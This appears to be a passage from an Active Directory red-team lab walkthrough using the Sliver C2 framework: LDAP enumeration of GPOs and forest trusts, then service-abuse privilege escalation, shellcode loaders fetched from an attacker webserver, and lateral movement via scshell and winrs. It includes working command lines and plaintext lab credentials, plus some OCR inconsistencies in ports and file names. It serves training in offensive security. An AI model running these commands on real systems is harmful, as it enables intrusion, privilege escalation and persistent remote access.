[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(OU=DevOps)" --attributes
gplink'

[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
        [+] gplink : [LDAP://cn={7478F170-6A0C-490C-B355-9E4618BC785D},cn=pol
icies, cn=system,DC=dollarcorp,DC=moneycorp,DC=local;0]
```

Now, copy the **GPLink** string from above (no square brackets, no semicolon and nothing after semicolon) and use it below with **ADSearch** to figure out which GPO corresponds to that **GPLink** attribute by using the LDAP query: **(&(objectCategory=groupPolicyContainer)(|(name={7478F170-6A0C-490C-B355-9E4618BC785D})))**. Use the **--attributes** argument to get only the name of the GPO applied via the **displayname** property as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(&(objectCategory=groupPolicyContainer)(|(name={7478F170-6A0C-490C-B355-
9E4618BC785D})))" --attributes displayname'

[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
        [+] displayname : DevOps
```

Learning Objective 4

- Enumerate all domains in the moneycorp.local forest.
- Map the trusts of the dollarcorp.moneycorp.local domain.
- Map External trusts in moneycorp.local forest.
- Identify external trusts of dollarcorp domain.
- Can you enumerate trusts for a trusting forest?

Enumerate all domains in the moneycorp.local forest

Using DSQuery

Let's enumerate all domains in the moneycorp forest using DSQuery. To do so we need to perform the **follows**.

- A LDAP Search with a Search Base of: **CN=Partitions,CN=Configuration,DC=moneycorp,DC=com**
- A LDAP Filter: **(nETBIOSName=*)**
- Filter to return the Attribute: **nCNames**

Since we are using a custom search base, we use DSQuery since StandIn and ADSearch do not support custom search bases.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/dsquery.exe' '*
"CN=Partitions,CN=Configuration,DC=moneycorp,DC=local" -filter
"(nETBIOSName=*)" -attr ncname'

[*] Output:
Records Found: 3

ncname
DC=dollarcorp,DC=moneycorp,DC=local
DC=moneycorp,DC=local
DC=us,DC=dollarcorp,DC=moneycorp,DC=local

DONE
```

Map the trusts of the dollarcorp.moneycorp.local domain

Using ADSearch

We can use ADSearch/StandIn with raw LDAP queries to enumerate domain trusts: **(objectClass=trustedDomain)**. This LDAP query filters for objects with a matching Object Class property as trustedDomain which in short returns all trusted domains and their respective properties. Filter only the trust properties of the object using the **--attributes** argument. We can use StandIn/ADSearch to perform this. In this case we use ADSearch.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d dollarcorp.moneycorp.local --search
"(objectClass=trustedDomain)" --attributes
cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --
json'

           [*] Output:
[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 3
[
  {
    "cn": "moneycorp.local
    "flatName": "mcorp
    "name": "moneycorp.local
    "objectClass":
      "top
      "leaf",
      "trustedDomain
    ],
    "trustAttributes": 32
    "trustDirection": 3,
    "trustPartner": "moneycorp.local"
  },
  {
    "cn": "us.dollarcorp.moneycorp.local",
    "flatName": "us",
    "name": "us.dollarcorp.moneycorp.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 32,
    "trustDirection": 3,
    "trustPartner": "us.dollarcorp.moneycorp.local"
```

```
  {
    "cn": "eurocorp.local",
    "flatName": "ecorp",
    "name": "eurocorp.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 4,
    "trustDirection": 3,
    "trustPartner": "eurocorp.local"
  }
]
```

To understand the trust properties (trustAttributes & trustDirection), we can look up the corresponding attribute numbers in the Microsoft Documentation listed here.

- **trustAttributes**: **https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/e9a2d23c-c31e-4a6f-88a0-6646fdb51a3c**
- **trustDirection**: **https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/5026a939-44ba-47b2-99cf-386a9e674b04**

For example, if the trustDirection = **3**, from the above Microsoft Documentation it states that if the trustDirection = **0x00000003** it is a BiDirectional Trust.

TRUST_DIRECTION_BIDIRECTIONAL, 0x00000003: OR'ing of the preceding flags and behaviors representing that both domains trust one another for operations such as name lookups and authentication.

Map External trusts in moneycorp.local forest

Using ADSearch

From the above listed Microsoft Documentation, we can enumerate for an external trust by searching trusts with SID filtering enabled (Mostly seen in cross forest trusts). That is when trustAttributes = **0x00000004**.

TAQD (TRUST_ATTRIBUTE_QUARANTINED_DOMAIN) 0x00000004	If this bit is set, the trusted domain is quarantined and is subject to the rules of SID Filtering as described in [MS-PAC] section 4.1.2.2.

We can use this as a LDAP query: **(**trustAttributes=**4**) to filter out External Trusts using ADSearch for the moneycorp.local domain as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d moneycorp.local --search
"(trustAttributes=4)" --attributes
cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --
json'

[*] Output:

[*] LDAP://DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
```

There are no external cross forest trusts specified for the moneycorp.local domain.

Identify external trusts of dollarcorp domain

Using ADSearch

We can use the same LDAP query to filter out External Trusts using ADSearch for the dollarcorp.moneycorp.local domain using ADSearch as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d dollarcorp.moneycorp.local --search
"(trustAttributes=4)" --attributes
cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --
json'

[*] Output:

[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
[
  {
    "cn": "eurocorp.local",
    "flatName": "ecorp",
    "name": "eurocorp.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 4,
    "trustDirection": 3,
    "trustPartner": "eurocorp.local"
  }
```

Enumerate Trusts of a trusting forest

Using ADSearch

Since the above dollarcorp trust to eurocorp is a Bi-Directional cross forest external trust, we can extract information from the eurocorp forest the same way as we did above using the **(objectClass=trustedDomain**) LDAP query to enumerate forest trusts using ADSearch.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d eurocorp.local --search
"(objectClass=trustedDomain)" --attributes
cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --
json'
[*] Output:

[*] LDAP://DC=eurocorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 2
[
  {
    "cn": "eu.eurocorp.local",
    "flatName": "eu",
    "name": "eu.eurocorp.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 32,
    "trustDirection": 3,
    "trustPartner": "eu.eurocorp.local"
  },
  {
    "cn": "dollarcorp.moneycorp.local",
    "flatName": "dcorp",
    "name": "dollarcorp.moneycorp.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 4,
    "trustDirection": 3,
    "trustPartner": "dollarcorp.moneycorp.local"
  }
]
```

Learning Objective 5

- Exploit a service on dcorp-studentX and elevate privileges to local administrator.
- Identify a machine in the domain where studentX has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 - the dcorp-ci server.

Enumerating the vulnerable service

Using SharpUp

SharpUp is a C# port of PowerUp, we will leverage it to find privilege escalation checks using the **audit** argument.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/Sharpup.exe' 'audit'

[*] sharpup output:

=== SharpUp: Running Privilege Escalation Checks ===

[*] In medium integrity but user is a local administrator- UAC can be bypasse
d.

[*] Audit mode: running an additional 15 check(s).
[!] Modifiable scheduled tasks were not evaluated due to permissions.

=== Modifiable Folders in %PATH% ===
        C:\Python27\

=== Services with Unquoted Paths ===
        Service 'AbyssWebServer' (StartMode: Automatic) has executable 'C:\We
bServer\Abyss Web Server\WebServer\abyssws.exe --service', but 'C:\WebServer\
Abyss' is modifable.


         Service 'AbyssWebServer' (StartMode: Automatic) has executable 'C:\W
ebServer\Abyss Web Server\WebServer\abyssws.exe --service', but 'C:\WebServer
\Abyss Web' is modifable.

=== Modifiable Service Binaries ===
        Service 'AbyssWebServer' (State: Running, StartMode: Auto) : C:\WebSe
rver\Abyss Web Server\WebServer\abyssws.exe --service

=== Modifiable Services ===
        Service 'AbyssWebServer' (State: Running, StartMode: Auto)
        Service 'SNMPTRAP' (State: Running, StartMode: Auto)
```

There 3 ways to abuse the **AbyssWebServer** service as shown from above.

1. Unquoted Service Paths
2. Modifiable Service Binaries
3. Modifiable Services

Using Seatbelt and Stracciatella

Seatbelt performs host safety-checks for offensive and defensive purposes, we will leverage it to find privilege escalation avenues. We enumerate only system checks using the **-group=system** argument.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/Seatbelt.exe' '-group=System'
           [*] seatbelt output:

====== AMSIProviders ======
  GUID                          : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                  : "C:\ProgramData\Microsoft\Windows Defender

\Platform\4.18.2108.7-0\MpOav.dll"
====== AntiVirus ======
Cannot enumerate antivirus. root\SecurityCenter2 WMI namespace is not availab
le on Windows Servers
====== AppLocker ======

[..........snip......... ]

====== Services ======
Non Microsoft Services (via WMI)
  Name                          : AbyssWebServer
  DisplayName                   : Abyss Web Server
  Description                   :
  User                          : LocalSystem
  State                         : Stopped
  StartMode                     : Auto
  Type                          : Own Process
  ServiceCommand                : C:\WebServer\Abyss Web Server\abyssws.exe
-service
  BinaryPath                    : C:\WebServer\Abyss Web Server\abyssws.exe
  BinaryPathSDDL                : O:BAD:AI(A;ID;FA;;;WD)(A;ID;FA;;;SY)(A;ID;
FA;;;BA)(A;ID;0x1200a9;;;BU)


[..........snip......... ]
```

We can use now **Stracciatella** to further execute **icacls** to enumerate modifiable service binary permissions for the abyssws.exe binary. Stracciatella is a PowerShell runspace from within C# (also called **SharpPick**) with AMSI, Constrained Language Mode and Script Block Logging disabled at startup.

```
[server] sliver (dcorp-std_https) > cd "C:\WebServer\Abyss Web Server"
[*] C:\WebServer\Abyss Web Server

[server] sliver (dcorp-std_https)> execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "icacls abyssws.exe"'
```

```
[*] Output:

abyssws.exe Everyone:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
            BUILTIN\Administrators:(I)(F)
            BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

To enumerate modifiable Unquoted Service Path permissions, we can use Stracciatella to execute **icacls** over the Path of the binary as follows.

```
[server] sliver (dcorp-std_https)> execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "icacls C:\WebServer"'

[*] Output:

C:\WebServer NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
             BUILTIN\Administrators:(I)(OI)(CI)(F)
             BUILTIN\Users:(I)(OI)(CI)(RX)
             BUILTIN\Users:(I)(CI)(AD)
             BUILTIN\Users:(I)(CI)(WD)
             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                                                          S
Successfully processed 1 files; Failed processing 0 files
```

Elevate privileges to local administrator

Using Remote-sc-*

We will be abusing the Modifiable Services part for privilege escalation in two ways.

We will first abuse the AbyssWebServer service to add dcorp\studentX as a local administrator.

We will be using Sliver's **remote-sc-*** commands to start, stop and reconfigure the AbyssWebServer service the same way as the **sc.exe** command. Since Sliver's **remote-sc-*** commands uses a **COFF-Loader** via **Beacon Object files** all execution is performed within the current Sliver beacon process.

Begin by stopping the target service using the **remote-sc-stop** command.

```
[server] sliver (dcorp-std_https) > remote-sc-stop -h
stop service on a windows based system
Usage:
======
  remote-sc-stop [flags] hostname service_name
Args:
=====
  hostname      string    hostname to stop service on use "" for local system
  service_name  string    name of service to stop
Flags:
======
  -h, --help           display help
  -t, --timeout int    command timeout in seconds (default: 60)


[server] sliver (dcorp-std_https) > remote-sc-stop -t 100 "" 'AbyssWebServer'
[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:
  servicename: AbyssWebServer
SUCCESS.
```

Rechange the configuration of the AbyssWebServer service to add the current user (dcorp\studentX) to the local administrator group.

```
[server] sliver (dcorp-std_https) > remote-sc-config -h
configure an existing service

Usage:
======
  remote-sc-config [flags] hostname service_name binpath error_mode start_mod
e
Args:
=====
  hostname      string    hostname to modify service on use "" for local syst
```

```
em
  service_name string     name of service to configure
  binpath       string    New binary path for service
  error_mode    int       new error mode for service binary
                0=ignore          1=normal 2=severe 3=critical
  start_mode    int       start mode for service
                2=auto                        3=demand 4=disable
Flags:
======
  -h, --help           display help
  -t, --timeout int    command timeout in seconds (default: 60)


[server] sliver (dcorp-std_https) > remote-sc-config -t 100 "" 'AbyssWebServe
r' 'C:\windows\system32\net.exe localgroup administrators dcorp\studentX /add
' 1 2
[*] Successfully executed remote-sc-config (coff-loader)
[*] Got output:
config_service:
  hostname:
  servicename: AbyssWebServer
  binpath:     C:\windows\system32\net.exe localgroup administrators dcorp\st
udentX /add
  ignoremode:  1
  startmode:   2
SUCCESS.
```

Restart the AbyssWebServer service to add dcorp\studentX as a local administrator.

```
[server] sliver (dcorp-std_https) > remote-sc-start -h
Start service on a windows-based system
Usage:
======
  remote-sc-start [flags] hostname service_name
Args:
=====
  hostname      string    hostname to start service on use "" for local syste
m
  service_name  string    name of service to start
Flags:
======
  -h, --help           display help
  -t, --timeout int    command timeout in seconds (default: 60)


[server] sliver (dcorp-std_https) > remote-sc-stop -t 100 "" 'AbyssWebServer'
[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:
```

```
  servicename: AbyssWebServer
SUCCESS.


[server] sliver (dcorp-std_https) > remote-sc-start -t 100 "" 'AbyssWebServer'
[*] Successfully executed remote-sc-start (coff-loader)
[*] Got output:
start_service failed: 41D
start_service:
  hostname:
  servicename: AbyssWebServer
StartServiceA failed (41D)
```

An alternative to abuse the AbyssWebServer service to get a high integrity persistent Sliver session is to upload a Sliver service session implant replacing the original one in the service configuration.

Host the shellcode using HFS / a python3 webserver.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Reconfigure the service as follows to execute the NtDropper along with the previously generated https shellcode.

```
[server] sliver (dcorp-std_https) > remote-sc-stop -t 45 "" AbyssWebServer
[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:
  servicename: AbyssWebServer
Service is already stopped.
SUCCESS.

[server] sliver (dcorp-std_https) > remote-sc-config -t 50 ""
'AbyssWebServer' 'C:\Windows\System32\cmd.exe /c start /b
C:\AD\Tools\Sliver\BinLoader.exe 172.16.100.x 8080 dcorp-std_https.bin' 1 2
[*] Successfully executed remote-sc-config (coff-loader)
[*] Got output:
config_service:
  hostname:
  servicename: AbyssWebServer
  binpath:     C:\Windows\System32\cmd.exe /c start /b C:\AD\Tools\Sliver\NtD
ropper.exe 172.16.100.X dcorp-std_https.bin
  ignoremode:  1
  startmode:   2
SUCCESS.
```

Start the AbyssWebServer service to get a High Integrity persistent session. (Runs each time on startup)

```
[server] sliver (dcorp-std_https) > remote-sc-start -t 45 "" AbyssWebServer
[*] Successfully executed remote-sc-start (coff-loader)
[*] Got output:
start_service:
  hostname:
  servicename: AbyssWebServer
SUCCESS.

[*] Session f16e87cb dcorp-std_https - 172.16.100.X:55852 (dcorp-stdX) - wind
ows/amd64 - Fri, 05 Jan 2024 05:29:09 PST
```

Identify where studentX has local administrative access

Using LACheck

Let us now use LACheck to enumerate local admin access as dcorp\studentX. LACheck along with other enumeration capabilities allows to check Local Admin Access via Winrm, SMB and WMI/RPC using the **winrm smb rpc** arguments. We only check local admin access over all computers in the domain other than the DC to avoid logs on the DC via the argument **/ldap:servers-exclude-dc**. We will enumerate local admin access for all 3 protocols as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 120
'/mnt/c/AD/Tools/Sliver/LACheck.exe' 'winrm /ldap:servers-exclude-dc
/threads:10 /domain:dollarcorp.moneycorp.local'

[*] Output:
[+] Parsed Aguments:
        rpc: True
        smb: True
        winrm: True
        /bloodhound: False
        /domain: dollarcorp.moneycorp.local
        /ldap: servers-exclude-dc
        /threads: 10
        /user: studentX@dollarcorp.moneycorp.local
        /verbose: False
[+] Performing LDAP query against dollarcorp.moneycorp.local for all enabled
servers excluding Domain Controllers or read-only DCs...
[+] This may take some time depending on the size of the environment
[+] LDAP Search Results: 26
Status: (0.00%) 0 computers finished (+0) -- Using 22 MB RAM
[WinRM] Admin Success: DCORP-ADMINSRV.DOLLARCORP.MONEYCORP.LOCAL as studentX@
dollarcorp.moneycorp.local
Status: (96.15%) 25 computers finished (+25 0.8333333)/s -- Using 27 MB RAM
Status: (96.15%) 25 computers finished (+0 0.4166667)/s -- Using 27 MB RAM
[+] Finished enumerating hosts
```

Command Execution using WMI

CIMplant is a C# port of WMImplant which uses of either CIM/WMI to query remote systems. It can use provided credentials or the current user's session. Test command execution using CIMplant modules. In this case we use the basic_info module.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/CIMplant.exe' '-s dcorp- adminsrv -u studentX -p
JPIzbuWHdSfq9NFr -d dollarcorp.moneycorp.local -c basic_info'

[*] Output:


           _____                  _                  _
          /_____|_   _|  \/  |      | |            | |
         | |       | | | \  / |_____| |_____ _____| |_
         | |       | | | |\/| | '_ \| |/ _` | '_ \|   |
         | |_____  |_| |  | | |_) | | (_| | | | | |_
          \_____|_____|_|  |_| .__/|_|\__,_|_| |_|\__|
                             | |
          by @Matt_Grandy_   |_|  (@FortyNorthSec)

[+] Connecting to remote CIM instance using studentX...
[+] Connected

[+] Results from basic_info:

Computer Name        : DCORP-ADMINSRV
Windows Directory    : C:\Windows
Operating System     : Microsoft Windows Server 2022 Datacenter
Version              : 10.0.20348
Manufacturer         : Microsoft Corporation
Number of Users      : 11
Registered User      : Windows User

[+] Successfully completed basic_info command
Execution time: 0 Seconds
CIMPlant:
      -s            remote IP
      -u            username
      -p            password
      -c            module
```

Use **CIMplant** to query the language mode of dcorp-adminsrv by using the **command_exec** module as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/CIMplant.exe' '-s dcorp-adminsrv -u studentx -p
TB9zn66fTyxCZxFG -d dollarcorp.moneycorp.local -c command_exec --execute
"$ExecutionContext.SessionState.LanguageMode"'
```

```
[*] Output:

[+] Connecting to remote CIM instance using studentX...
[+] Connected

[+] Results from command_exec:

[+] Executing command: $ExecutionContext.SessionState.LanguageMode
----------------------------------------------------------------------------------------------------------------------------
ConstrainedLanguage

[+] Successfully completed command_exec command
Execution time: 2 Seconds
```

Since it has **Constrained Language mode** enabled, this is usually accompanied by **Applocker**. Let us enumerate the **Applocker Rules** on the host.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/CIMplant.exe' '-s dcorp-adminsrv -u studentx -p
TB9zn66fTyxCZxFG -d dollarcorp.moneycorp.local -c command_exec --execute
"Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -
Recurse"'

[*] Output:

[+] Connecting to remote CIM instance using studentX...
[+] Connected
[+] Results from command_exec:

[+] Executing command: Get-ChildItem -Path HKLM:Software\Policies\Microsoft\W
indows\SrpV2 -Recurse
-------------------------------------------------------------------------------
Hive: HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2
Name                           Property
----                           --------
Appx
Dll
Exe                            EnforcementMode : 1
Hive: HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe

Name                           Property
----                           --------
5a9340f3-f6a7-4892-84ac-0fffd5 Value : <FilePublisherRule Id="5a9340f3-f6a7-4
892-84ac-0fffd51d9584" Name="Signed by 1d9584 O=MICROSOFT CORPORATION,L=REDMO
ND, S=WASHINGTON, C=US" Description="" UserOrGroupSid="S-1-1-0"
Action="Allow"><Conditions> <FilePublisherCondition PublisherName="O=MICROSOF
T CORPORATION, L=REDMOND,S=WASHINGTON, C=US" ProductName="*" BinaryName="*"><
BinaryVersionRange LowSection="*" HighSection="*"/></FilePublisher Condition>
</Conditions></File PublisherRule>
```

```
Hive: HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2
Name                            Property
----                            --------
Msi
Script                          EnforcementMode :
[....snip... ]

[+] Successfully completed command_exec command
Execution time: 3 Seconds
```

Command Execution using execute and winrs

It is possible to perform similar command execution using the **execute** command. The **execute** command spawns and executes a target program on the machine the implant is running on.

In this case, the following command executes winrs locally on our student VM for remote command execution on the target – dcorp-adminsrv. We also use the **-o** flag to redirect and capture output from the spawned process.

*NOTE: By default, the **execute** command leverages the current token of the implant process.*

```
[server] sliver (dcorp-std_https) > execute -o -S -t 180 winrs -r:dcorp-
adminsrv 'set username & set computername'

[*] Output:
USERNAME=studentX
COMPUTERNAME=DCORP-ADMINSRV

execute:
      -o, --output                  capture command output
      -P, --ppid          uint      parent process id
      -S, --ignore-stderr           don't print STDERR output
      -t, --timeout       int       command timeout in seconds
      -T, --token                   execute command with current token
```

Lateral Movement using Sa-sc-enum and Scshell

Let us now create a pivot listener on dcorp-stdX to move laterally and get a sliver session on dcorp-adminsrv. Sliver allows smb and tcp sessions for lateral movement.

Create a tcp pivot listener in the current dcorp-stdX session (**dcorp-std_https**) as follows.

```
[server] sliver (dcorp-std_https) > pivots tcp --lport 8081
[*] Started tcp pivot listener :8080 with id 1

[server] sliver (dcorp-std_https) >  pivots
 ID   Protocol   Bind Address   Number Of Pivots
=== ========== ============== ==================
  1   TCP        :8081                         0
```

Generate the corresponding Sliver implant service executable for the tcp listener on dcorp-stdX. Make sure that port 8080 is allowed or firewall is disabled on dcorp-stdX.

```
[server] sliver (dcorp-std_https) > generate --tcp-pivot 172.16.100.x:8081 -f
 shellcode -e --name dcorp-adminsrv_tcp -s ./Implants/dcorp-adminsrv_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
```

```
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/dcorp-adminsrv_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from **/mnt/c/AD/Tools/Sliver**.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver dcorp-stdX session, download the BinLoader onto dcorp-adminsrv remotely using the **execute** command.

```
[server] sliver (dcorp-std_https) > execute -o -S -t 180 winrs -r:dcorp-
adminsrv 'curl --output C:\windows\temp\BinLoader.exe --url
http://172.16.100.61:8080/BinLoader.exe'
```

We can now use psexec (not opsec friendly) / scshell to gain a session implant bypassing Applocker on the target. To do so find an abusable service using the sa-sc-enum BOF as follows.

```
[server] sliver (dcorp-std_https) > sa-sc-enum dcorp-adminsrv
[snip]
SERVICE_NAME: ssh-agent
DISPLAY_NAME: OpenSSH Authentication Agent
        TYPE                            : 16 WIN32_OWN
        STATE                           : 1 STOPPED
        WIN32_EXIT_CODE                 : 0
        SERVICE_EXIT_CODE               : 0
        CHECKPOINT                      : 0
        WAIT_HINT                       : 0
        PID                             : 0
        FLAGS                           : 0
        TYPE                            : 10 WIN32_OWN
        START_TYPE                      : 3 DEMAND_START
        ERROR_CONTROL                   : 0 IGNORE
        BINARY_PATH_NAME                : C:\Windows\System32\OpenSSH\ssh-agen
t.exe
        LOAD_ORDER_GROUP                :
        TAG                             : 0
        DISPLAY_NAME                    : OpenSSH Authentication Agent
        DEPENDENCIES                    :
        SERVICE_START_NAME              : LocalSystem
        RESET_PERIOD (in seconds)       : 0
        REBOOT_MESSAGE                  :
        COMMAND_LINE                    :
The service has not registered for any start or stop triggers.
The ssh-agent
```

We could target the ssh-agent service since we have administrative privileges over the target. Before doing so if the service isn't already stopped, make sure to stop it using **remote-sc-stop** as follows.

```
[server] sliver (dcorp-std_https) > remote-sc-stop -t 100 "dcorp-adminsrv" 's
sh-agent'

[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:    dcorp-adminsrv
  servicename: ssh-agent
Service is already stopped.
SUCCESS.
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from **/mnt/c/AD/Tools/Sliver/Implants**.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

We could leverage scshell instead of psexec as schshell relies on ChangeServiceConfigA to modify the service configuration, execute the tasked command/service (in this case to leverage the NtDropper to download and execute our generate shellcode) and restore the service configuration once done, hence is more opsec safe than psexec.

```
[server] sliver (dcorp-std_https) > scshell -t 80 dcorp-adminsrv ssh-agent
'C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\BinLoader.exe
172.16.100.x 8080 dcorp-adminsrv_tcp.bin'

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to dcorp-adminsrv
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x0000023369191030
Opening ssh-agent
SC_HANDLE Service 0x0000023369190eb0
LPQUERY_SERVICE_CONFIGA need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to " C:\Windows\System32\cmd.exe /c start /b
C:\Windows\Temp\BinLoader.exe 172.16.100.x 8080 dcorp-adminsrv_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session 8f564dcc dcorp-adminsrv_tcp - 172.16.100.X:50152->dcorp-std_https
-> (dcorp-adminsrv) - windows/amd64 - Tue, 16 Jan 2024 06:26:26 PST
```

Abuse Jenkins to get admin access on the dcorp-ci server

Using Process Injection to invoke remote shellcode

We have a Jenkins instance on dcorp-ci (**http://172.16.3.11:8080**) which can be enumerated using nmap in a standard WSL Ubuntu prompt. We use the **-sC** and **-sV** flags for script and version enumeration along with the **-Pn** flag to skip the host discovery phase.


```
wsluser@dcorp-studentX:~$ nmap 172.16.3.11 -p 8080 -sC -sV -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-09 13:35 EDT
Nmap scan report for 172.16.3.11
Host is up (0.23s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 10.0.11
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.11)
|_http-title: Dashboard [Jenkins]

